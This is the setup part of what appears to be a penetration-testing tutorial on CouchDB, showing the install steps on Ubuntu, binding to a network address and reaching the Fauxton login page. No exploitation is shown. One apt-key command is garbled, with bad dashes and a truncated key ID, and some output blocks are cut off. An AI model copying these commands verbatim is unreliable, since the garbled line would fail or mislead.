Penetration Testing on CouchDB (5984)


August 31, 2020   By Raj Chandel

What is CouchDB

CouchDB is a Free and open-source fault-tolerant NoSQL database developed by Apache software foundation. It uses JSON, to store data, javascript as its query languages and It includes **RESTFUL API** to transmit data over **HTTP.**

CouchDB Features

- CouchDB have REST API that is based on HTTP which helps to communicate with database easily.
- It stores the data in Semi-structured format that are flexible with individual implicit structures also you can store data in a flexible structure format.
- Users of CouchDB have the option of powerful **Data Mapping**, which allows users to **Querying**, **Combining** and **Filtering** of the information.



In this post, we will demonstrate how to set-up our own Vulnerable CouchDB for penetration testing on Ubuntu 20.04.1 and how to conduct CouchDB penetration testing.

Table of Contents

Prerequisites

To configure CouchDB in your Ubuntu platform, there are some prerequisites required for installation.


- **Ubuntu 20.04.1 with minimum 4GB RAM and 2 CPU**
- **Root Privileges**
- **Apache server**
- **Attacker Machine: Kali Linux**
- **Enumeration**
- **Exploiting: Metasploit**

CouchDB Setup on Ubuntu 20.04

Let's start with installing the apache server first

Apache is an open-source HTTP based web server that's available for Linux servers free of charge we can install it via terminal simply by running the following command.


```
apt-get install apache2
```



```
root@ubuntu:~# apt-get install apache2
Reading package lists... Done
Building dependency tree
Reading state information... Done
apache2 is already the newest version (2.4.41-4ubuntu3).
The following package was automatically installed and is
  libllvm9
```

In order to install CouchDB first, we need to Enable CouchDB repository. Let's start it by adding GPG key into the system by entering the following command.


```
apt-get install –y apt-transport-https gnupg ca-certificates
```



```
root@ubuntu:~# apt-get install -y apt-transport-https gnupg ca-certificates
Reading package lists... Done
Building dependency tree
Reading state information... Done
gnupg is already the newest version (2.2.19-3ubuntu2).
gnupg set to manually installed.
ca-certificates is already the newest version (20190110ubuntu1.1).
ca-certificates set to manually installed.
The following package was automatically installed and is no longer required:
  libllvm9
Use 'sudo apt autoremove' to remove it.
The following NEW packages will be installed:
  apt-transport-https
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 1,708 B of archives.
After this operation, 160 kB of additional disk space will be used.
Get:1 http://us.archive.ubuntu.com/ubuntu focal-updates/universe amd64 apt-transpor
Fetched 1,708 B in 0s (3,630 B/s)
Selecting previously unselected package apt-transport-https.
(Reading database ... 189143 files and directories currently installed.)
Preparing to unpack .../apt-transport-https_2.0.2ubuntu0.1_all.deb ...
```

After adding the repository add the GPG key into the CouchDB repository by entering following command.


```
apt-key adv –keyserver.ubuntu.com –recv-keys \ 8756C4F765C9AC3CB6B85D62379CE192D40
```



```
root@ubuntu:~# sudo apt-key adv --keyserver keyserver.ubuntu.com --recv-keys \ 8756C4F765C9AC3CB6B85D62379CE192D401AB61
Executing: /tmp/apt-key-gpghome.mk3NYlQjw5/gpg.1.sh --keyserver keyserver.ubuntu.com --recv-keys  8756C4F765C9AC3CB6B85D62379CE192D401AB61
gpg: key 379CE192D401AB61: public key "Bintray (by JFrog) <bintray@bintray.com>" imported
gpg: Total number processed: 1
gpg:               imported: 1
root@ubuntu:~# apt update
Hit:1 http://security.ubuntu.com/ubuntu focal-security InRelease
Hit:2 http://us.archive.ubuntu.com/ubuntu focal InRelease
Hit:3 http://us.archive.ubuntu.com/ubuntu focal-updates InRelease
Hit:4 http://us.archive.ubuntu.com/ubuntu focal-backports InRelease
Ign:5 https://apache.bintray.com/couchdb-deb focal InRelease
Get:6 https://apache.bintray.com/couchdb-deb focal Release [1,838 B]
Get:7 https://apache.bintray.com/couchdb-deb focal Release.gpg [821 B]
Get:8 https://apache.bintray.com/couchdb-deb focal/main amd64 Packages [1,084 B]
```


Now, the repository is enabled we can directly install CouchDB by entering following command.

```
apt-get install couchdb
```




```
root@ubuntu:~# apt-get install couchdb
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is
  libllvm9
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
  curl
The following NEW packages will be installed:
  couchdb curl
0 upgraded, 2 newly installed, 0 to remove and 0 not upgr
Need to get 28.4 MB of archives.
After this operation, 52.2 MB of additional disk space wi
```

Then a prompt will occur on the screen select the standalone option from it or as per your requirements




```
                           Configuring couchdb
: best meets your needs.

e. This will set up CouchDB to run as a single server.

s will prompt for additional parameters required to configure CouchDB in a c

e. You will then need to edit /opt/couchdb/etc/vm.args and /opt/couchdb/etc/
 user - leaving CouchDB in "admin party" mode.


                                  standalone
                                  clustered
                                  none


                                    <Ok>
```

Then Next, you'll be given an option to set the IP address of the network interface, enter IP of your system or server machine to bind it with CouchDB.



```
A CouchDB node must bind to a specific network interface. This is done

The special value '0.0.0.0' binds CouchDB to all network interfaces.

The default is 127.0.0.1 (loopback) for standalone nodes, and 0.0.0.0

CouchDB interface bind address:

192.168.0.196_
```


On the next Prompt After entering the IP of a server machine, create a password for the admin user of CouchDB then next confirm your password and then installation will continue.



```
It is highly recommended that you create a CouchDB admir

If this field is left blank, an admin user will not be c

A pre-existing admin user will not be overwritten by thi

Password for the CouchDB "admin" user:

***_
```

Now start and Enable CouchDB server in Ubuntu and check the server status by entering the following command


```
systemctl start couchdb
systemctl enable couchdb
systemctl status couchdb
```




```
root@ubuntu:~# systemctl start couchdb
root@ubuntu:~# systemctl enable couchdb
Synchronizing state of couchdb.service with SysV service sc
Executing: /lib/systemd/systemd-sysv-install enable couchdb
root@ubuntu:~# systemctl status couchdb
● couchdb.service - Apache CouchDB
     Loaded: loaded (/lib/systemd/system/couchdb.service; e
     Active: active (running) since Sat 2020-07-18 12:51:45
   Main PID: 4283 (beam.smp)
      Tasks: 42 (limit: 4624)
     Memory: 38.3M
     CGroup: /system.slice/couchdb.service
             ├─4283 /opt/couchdb/bin/../erts-9.3.3.14/bin/b
             ├─4301 /opt/couchdb/bin/../erts-9.3.3.14/bin/e
             └─4320 erl_child_setup 1024
```

Congratulations! You have successfully installed CouchDB in your Ubuntu platform. Now you can directly access CouchDB on your favourite Browser just ping following URL.

```
http://your-server-ip:5984/_utils/
```


Project Fauxton - login
192.168.0.196:5984/_utils/#login
Log In to CouchDB
Enter your username and password.
Username
Password
Log In

